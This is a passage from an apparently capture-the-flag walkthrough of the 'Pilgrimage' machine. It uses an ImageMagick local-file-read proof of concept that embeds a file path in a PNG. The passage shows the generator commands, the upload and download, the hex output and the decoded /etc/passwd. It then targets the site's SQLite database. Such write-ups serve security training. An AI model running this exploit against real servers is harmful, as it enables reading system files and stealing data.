

```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# python3 generate.py -f "/etc/passwd" -o exploit.png

   [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
   [>] Generating Blank PNG
   [>] Blank PNG generated
   [>] Placing Payload to read /etc/passwd
   [>] PoC PNG generated > exploit.png

┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# ls
README.md  exploit.png  generate.py
```


“exploit.png” is generated which will allow us to read the arbitrary system files on uploading it.
Go back to the website, upload **“exploit.png”** and you get a link to the shrunk file.






Name	Size	Type	Modified
exploit.png	1.2 kB	Image	22:16





pilgrimage.htb/shrunk/652d6b322d314.png
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Add-ons Manager

Now lets download this file.




```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# wget http://pilgrimage.htb/shrunk/652d6b322d314.png
--2023-10-16 22:29:27--  http://pilgrimage.htb/shrunk/652d6b322d314.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connecting to pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1688 (1.6K) [image/png]
Saving to: '652d6b322d314.png'

652d6b322d314.png           100%[=====================================================>]  1.65K  --.-KB/s    in 0s

2023-10-16 22:29:28 (27.9 MB/s) - '652d6b322d314.png' saved [1688/1688]
```




```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# ll
total 16
-rw-r--r-- 1 root root 1688 Oct 16 22:26 652d6b322d314.png
-rw-r--r-- 1 root root 1481 Oct 16 22:16 README.md
-rw-r--r-- 1 root root 1233 Oct 16 22:16 exploit.png
-rw-r--r-- 1 root root 2517 Oct 16 22:16 generate.py
```

Once the file was downloaded, we could proceed to extract the contents of our file from the modified file. By employing the “identify -verbose” command we can retrieve information about the targeted file.




```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# identify -verbose 652d6b322d314.png
Image: 652d6b322d314.png
  Format: PNG (Portable Network Graphics)
  Geometry: 128×128
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:      8 bits
    Green:    8 bits
    Blue:     8 bits
  Channel Statistics:
    Red:
      Minimum:                   257.00 (0.0039)
      Maximum:                 65021.00 (0.9922)
      Mean:                    32639.00 (0.4980)
      Standard Deviation:      18978.98 (0.2896)
    Green:
      Minimum:                     0.00 (0.0000)
      Maximum:                 65278.00 (0.9961)
      Mean:                    11062.54 (0.1688)
      Standard Deviation:      15530.77 (0.2370)
    Blue:
      Minimum:                   257.00 (0.0039)
      Maximum:                 65021.00 (0.9922)
      Mean:                    32639.00 (0.4980)
      Standard Deviation:      18978.98 (0.2896)
  Gamma: 0.45455
```



```
 Raw profile type:

    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
```

Here we have found some data that is encoded. Now we will use cybechef to decode it.




From Hex
Delimiter
Auto

```
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
```

2918 41

```
7root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```


1439 28 22ms



```
7root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```


Through this access, we discovered the presence of a user named "**Emily**".

In the Index.php file, we also find SQL queries to an SQLite database located at **/var/db/pilgrimage**.




```
$upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
if(isset($_SESSION['user'])) {
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
  $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
}
```


Now we will perform the same actions for this path as well.




```
┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# python3 generate.py -f "/var/db/pilgrimage" -o exploit.png

   [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
   [>] Generating Blank PNG
   [>] Blank PNG generated
   [>] Placing Payload to read /var/db/pilgrimage
   [>] PoC PNG generated > exploit.png
```



